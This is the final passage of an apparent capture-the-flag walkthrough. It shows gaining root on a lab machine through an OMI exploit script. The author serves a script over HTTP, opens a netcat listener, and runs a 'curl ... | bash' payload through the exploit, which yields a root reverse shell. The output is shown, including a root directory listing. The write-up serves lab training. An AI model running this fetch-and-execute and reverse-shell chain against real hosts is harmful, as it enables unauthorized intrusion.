Now start a python server on your host where this script is located




```
sudo python3 -m http.server 80
[sudo] password for pks:
Sorry, try again.
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Start a listener as well




```
~/Tools
nc -lnvp 9002
Listening on 0.0.0.0 9002
```

Now we gonna run a command to get this script then run it with bash




```
# python3 omi.py -t 172.17.0.1 -c 'curl http://10.4.100.21/root-shell.sh | bash'
```

and we get our revshell now



```
nc -lnvp 9002

Listening on 0.0.0.0 9002
Connection received on 10.10.171.67 48810
bash: cannot set terminal process group (11819): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/var/opt/microsoft/scx/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
```

And u can grab the root.txt from here



```
root@ubuntu:/root# ls -al
ls -al
total 56
drwx------  5 root root  4096 Feb 23  2022 .
drwxr-xr-x 20 root root  4096 Sep 30  2021 ..
-rw-------  1 root root   197 Sep  3 13:52 .bash_history
-rw-r--r--  1 root root  3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root  4096 Feb 23  2022 .local
-rw-r--r--  1 root root   161 Dec  5  2019 .profile
-rw-------  1 root root  1024 Sep 30  2021 .rnd
drwx------  2 root root  4096 Sep 30  2021 .ssh
-rw-------  1 root root 12125 Oct  8  2021 .viminfo
-rw-r--r--  1 root root   277 Oct  8  2021 .wget-hsts
-rw-r--r--  1 root root    38 Oct  8  2021 root.txt
drwxr-xr-x  3 root root  4096 Sep 30  2021 snap
root@ubuntu:/root# 
```

Thanks for reading :)